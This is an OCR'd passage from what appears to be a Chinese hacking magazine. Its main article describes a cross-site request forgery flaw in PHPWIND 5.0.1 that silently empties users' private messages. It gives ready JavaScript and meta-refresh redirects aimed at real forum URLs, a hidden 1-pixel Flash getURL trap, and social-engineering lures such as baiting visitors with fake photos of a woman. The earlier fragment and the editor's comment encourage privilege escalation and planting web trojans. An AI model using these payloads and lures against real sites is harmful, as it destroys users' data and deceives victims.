


图3




图4

如果你不死心，想上传个PHP文件试试会如图6所示，失败了！（测试站点为官方网站。）




图5




图6

三、结尾

因为时间的关系，只介绍到拿到webshell就停止了。接下来可以怎么做就看大家的基本功了，提权也好，挂马也好，千万记住别玩太过火就行。

（截稿时，小编在网上搜集到了一个本漏洞的利用工具，已收录到光盘中。）

社会工程学再暴PHPWIND短消息漏洞

李嘉义

前言：自从带一个创业团队，忙得没完没了。黑客安全技术已经没时间触及了，想必早落在新生代十万八千里之外了。这两天无意中发现了PHPWIND的一个小漏洞，抽空整理出来博众家一笑而已。

一、漏洞概要

漏洞名称：

PHPWIND 清空短消息漏洞

涉及版本：

此漏洞适用于PHPWIND 5.0.1以及之前的所有版本

漏洞描述：

由于message.php在处理清空短消息时没有做过滤，导致绕过前台的JS，在没有任何提示的情况下清空收件箱和发件箱的全部内容。

二、漏洞分析

PHPWIND论坛的短消息功能的导航栏最后一项是“清空”，从表面上看没有任何问题，因为要是误点击的时候会出现一个提示（如图1），然而这个一眼就可以看出是客户端语言JavaScript控制的。下载一个最新的PHPWIND版本5.0.1，查看一下前台模板（message.htm）的源码，确认果然是用JS作的检查，如图2和图3。




图1

```
<td class="f_one"><a href="$secondurl?action=clear" onclick="return checkset()">
清空</a></td>
```

图2

```
function checkset()
{
    if(confirm("将删除收件箱和发件箱内所有消息，请确认！")){
        return true;
    } else {
        return false;
    }
}
```

图3

前台看完了，那么message.php是如何处理的呢？于是在274－279行，找到了下面这段代码：

```
if ($action=="clear"){
        $db->update("DELETE FROM pw_msg WHERE type='rebox' AND touid='$winduid'");
```

```
        $db->update("DELETE FROM pw_msg WHERE
type='sebox' AND fromuid='$winduid'");
        getusermsg($winduid,$winddb['newpm']);
        Showmsg('del_success');
    }
```

懂点PHP的人一眼就可以看出，这里没有进行过滤，只要变量action的值等于clear就可以执行数据库pw_msg表的删除数据操作。

也许有人反驳，这算什么漏洞。即使执行了这两段也没什么了不起，因为执行删除的也是自己的信息。的确，不使用社会工程学加以利用，也算不上什么漏洞。那么下面举例说明一下这个漏洞利用的一些方式；

三、漏洞利用

案例一：

某君收集一套平民美女照片发布在一知名论坛中，并以此女子身份公布一个网址，诱其进入自己的网页，以便查看更多"此美女"的相关信息。凡"色狼"级网民无不中招，短消息全部清空，无任何商量余地。




图4

相关技术：网页制作


1．新建一个文本文档，将后缀名改为.htm，如图4；

2．编辑此文件，在文件内输入

```
<script language='javascript'>
window.navigate('http://bbs.cnsu.net/message.php?action=clear');
</script>
```

或

```
<meta http-equiv="refresh" content="0; URL=http://bbs.cn90.net/message.php?action=clear ">
```


图6

类似方法还有很多，自己研究去吧。

案例二：

某君用一个与网站背景色溶为一体的FLASH武器配合一篇网络热门帖。凡进帖者伤于无形，短消息全部清空，无人幸免！


相关技术：Flash武器制作

1．安装FLASH软件，已有的请看下一步。此步骤不详解，对于连软件也不会装的人，我无话可说；

2．运行FLASH制作软件后，新建一个flash文档，如图5。

将文件的尺寸改1px　×1px的，当然此处也可以不改，改为1个像素点主要是为了隐藏目标，如图6；

这一步是最核心的，请仔细关注。在选中图层1的第一帧后的脚本动作部分，输入**getURL("此处填写目的网址","_blank");**如图7。


图5





图7

最后一步就是按"ctrl+Alt+Shift+S"导出为影片格式（注意：在本地回放安全性里，选择只访问网络），如图8。再下面的上传flash以及发帖就不用我再教了吧。

闲话：

其实通过社会工程学对漏洞进行利用的方法有很多，这里给大家更多的发挥空间吧。随便列举的两个案例只是想告诉一些程序员，写程序时不要忽略社会工程学的因素，这也是常见的手法。一些看起来不是漏洞的漏洞，经过社会工程学的利用，也会造成不小的危害。


图8

小编点评：李嘉义是很早期进入这个圈子的前辈了，他这次发来的文章言简意赅。虽然对于菜鸟来说不是那么的傻瓜化了，不过细细品位研究，会发现它有更深层的意思。将社会工程学融在一个PHPWIND的短信漏洞里你可能无所谓，反正论坛短信可能对你来说也不重要。可是如果把那个HTML文件改成网页木马又会有多少人上当呢？



唐古拉之旅

hackest [E.S.T]

